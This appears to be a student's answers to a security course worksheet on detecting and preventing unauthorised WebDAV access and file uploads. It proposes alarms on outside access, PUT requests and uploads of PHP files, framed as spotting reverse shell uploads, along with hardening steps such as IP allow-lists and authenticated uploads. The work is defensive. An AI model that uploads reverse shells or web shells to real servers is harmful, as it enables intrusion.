An alarm should be set to trigger if any access to the WebDAV directory is made out of company's internal network.

What threshold would you set to activate this alarm?
Any HTTP PUT requests should trigger this alarm.

System Hardening

What configuration can be set on the host to control access?

Create the list of trusted IP addresses and insure that firewall security policy prevents all other access.

Make sure that WebDAV configured correctly to deny uploads.

Avoid to store instructions for accessing the server that can be read on a web browser.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?
The alarm should be set to trigger if any files was uploaded to the server from outside of the company network

What threshold would you set to activate this alarm?

If any file out of internal network contains ”xxx.php” in the name , the alert should be triggered.

System Hardening

What configuration can be set on the host to block file uploads?

All files uploads from outside of the company’s internal network should be blocked.
Make sure that all users have set right privileges to sensitive data.
Ensure that only necessary ports are opened.
Authentication should be required to upload files.

the End